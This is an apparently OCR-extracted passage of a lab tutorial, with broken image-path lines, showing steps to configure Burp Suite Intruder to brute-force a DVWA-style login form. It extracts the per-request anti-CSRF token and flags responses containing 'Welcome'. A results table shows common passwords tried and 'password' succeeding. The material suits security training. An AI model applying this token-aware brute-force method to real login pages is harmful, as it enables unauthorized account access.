
```
<div class="vulnerable_code_area">
  <h2>Login</h2>

  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
    <input type='hidden' name='user_token' value='a1c1998d9fa5ea6d55a7b05b60f45a29' />
  </form>
  <pre><br />Username and/or password incorrect.</pre>
</div>

<h2>More Information</h2>
```

Search...

0 matches



Grep - Extract


These settings can be used to extract useful information from responses into the attack results table.

☑ Extract the following items from responses:

From offset 3120, length 32

Maximum capture length: 100

9. Set redirections to Always



Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ○ Never


○ On-site only

○ In-scope only

● Always

□ Process cookies in redirections

10. Set grep match to Welcome.



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Welcome

Welcome

Match type: ● Simple string


○ Regex

□ Case sensitive match

☑ Exclude HTTP headers

11. Start attack

If error set resource pool



○ Create new resource pool

Name: Custom resource pool 1

☑ Maximum concurrent requests: 1

□ Delay between requests: milliseconds


● Fixed

○ With random variations

○ Increase delay in increments of milliseconds

□ Automatic backoff

12. Found pass where Welcome is 1



Request	Payload 1	Payload 2	Status	Error	Redire...	Timeout	Length	Welco...	
0			200	□	0	□	4638		464df9b
1	123456		200	□	0	□	4638		1ccfdd2
2	123456789	1ccfdd2f0a4ab12c932a22a...	200	□	0	□	4638		89e0ac1
3	111111	89e0ac19870f053da4ae9e...	200	□	0	□	4638		ff39a65
4	password	ff39a65d0d2d4b4436cd651...	200	□	0	□	4676	1	3f3ffdac
5	qwerty	3f3ffdac03aaf262173bb72a...	200	□	0	□	4638		e08a7d3
6	abc123	e08a7d31f8fad493514717...	200	□	0	□	4638		40c1f20
7	12345678	40c1f205998f666b501ef0c...	200	□	0	□	4638		c4fb134
8	password1	c4fb134c99c497576e452df...	200	□	0	□	4638		eca1377
9	1234567	eca1377c5f748c9250dcbfe...	200	□	0	□	4638		eeb88bb
10	123123	eeb88bb368b14f1b937409...	200	□	0	□	4638		2784d6f